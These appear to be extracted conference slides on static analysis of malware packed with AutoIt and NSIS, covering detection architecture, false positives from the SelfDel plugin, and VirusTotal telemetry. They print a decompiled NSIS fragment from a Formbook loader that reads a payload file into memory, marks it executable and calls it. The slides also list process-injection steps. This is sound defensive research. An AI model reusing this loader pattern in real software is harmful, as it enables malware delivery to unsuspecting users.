



Static Analysis on Malware Packed by Autolt and NSIS

Zong-Yu Wu


Objective: develop a robust solution



Objective: develop a robust solution



Objective: develop a robust solution



Agenda

- Background introduction
- Why is it a problem – managed code explained
- Static analysis on LVM samples: NSIS and Autolt
- Develop solution
- Bonus: PDB path in Autolt
- Conclusion

A bit of myself...


Zong-Yu Wu

- NCKU-NCTU, big fan of CTFs
- Spam detection at TrendMicro in Taipei, 2016
- Threat intel at Fox-IT in the Netherlands, 2019
- Sandbox solution at Palo Alto Networks in the UK, 2022


#malware-analysis #criminology

Background Introduction

Prep 1. Malware detection architecture 101



Malware detection architecture 101



Prep 2. Autolt and NSIS in 30 secs

Autolt

- Since 1999
- Programming language for automation
- Windows OS only
- Syntax is similar to VBScript or Basic
- Proprietary




Nullsoft Scriptable Install System (NSIS)

- Since 2000
- Programming language for script-driven installer
- Windows OS only
- Syntax is similar to CMD
- Open sourced




Why is it a problem – managed code explained


Problems: Managed code (Language Virtualization Machine, LVM)



Problems: High False Positives in Dynamic Analysis for LVM



Process Injection? No, it's just a SelfDel



SelfDel


- CreateProcess explorer.exe in suspended state
- Write payload to remote process
- Change the page permission
- Execute the payload

https://nsis.sourceforge.io/SelfDel_plug-in


Static analysis on LVM samples

Question: what to analyze?

- PE is a complex structure
- Let's talk about NSIS first...




Running a NSIS file




Running a NSIS file

- NSIS loader is similar among samples
- NSIS Runtime are shared
- Compressed data is useless for SA
- NSIS scripts and artifacts are the meat




NSIS loaders are similar among samples (useless for SA)

NSIS packed
helloworld.exe



NSIS packed
formbook loader



NSIS Runtime are shared (useless for SA)

The screenshot displays the VirusTotal interface for a file named **System.dll**. The file is located in the path `other_campaign > $PLUGINSDIR`. The file's details include a size of 11264 bytes (11 KiB) and a SHA256 hash of `dc58d8ad81cacb0c1ed72e33bff8f23ea40b5252b5bb55d393a0903e6819ae2f`. The file is identified as being from **Encore Software Inc.** and has a community score of 32+.


The **TELEMETRY** tab is selected, showing a list of submissions. The first submission is dated **2009-12-06 22:40:15 UTC** and is associated with the file name `A11A0C6000BA7FC12C3400C37478A9009DF485D8.dll`. The source is listed as `b4973965 - email` and the country is `Unknown Country`.

Date	Name	Source	Country
2009-12-06 22:40:15 UTC	A11A0C6000BA7FC12C3400C37478A9009DF485D8.dll	✉ b4973965 - email	Unknown Country
2009-12-23 08:23:31 UTC	c17103ae9072a06da581dec998343fc1	✉ 0786e468 - email	Unknown Country


<https://www.virustotal.com/gui/file/dc58d8ad81cacb0c1ed72e33bff8f23ea40b5252b5bb55d393a0903e6819ae2f/>

Compressed data is useless for SA

NSIS packed
helloworld.exe



NSIS packed
formbook loader



507dbfd6aa22a40c64e153af688a18c03616e3473eee95f5312f6e9b2b3beb5a

NSIS scripts and artifacts are the meat

NSIS packed
helloworld.exe

```
Page instfiles
CompletedText $(LSTR_40)
DetailsButtonText $(LSTR_39)
Section
MessageBox MB_OK "Hello world!"
SectionEnd
```

NSIS packed
formbook loader

```
File 5e9ikl8w3iif7ipp6
File 3ugs67ip868x5n
File tjdorfrldbqdlq
System::Alloc 1024
Pop $0
System::Call "kernel32::CreateFile(t'$INSTDIR\tjdorfrldbqdlq', i 0x800000
System::Call "kernel32::VirtualProtect(i r0, i 1024, i 0x40, p0)p.r1"
System::Call "kernel32::ReadFile(i r10, i r0, i 1024, t., i 0) i .r3"
System::Call ::$0()
```

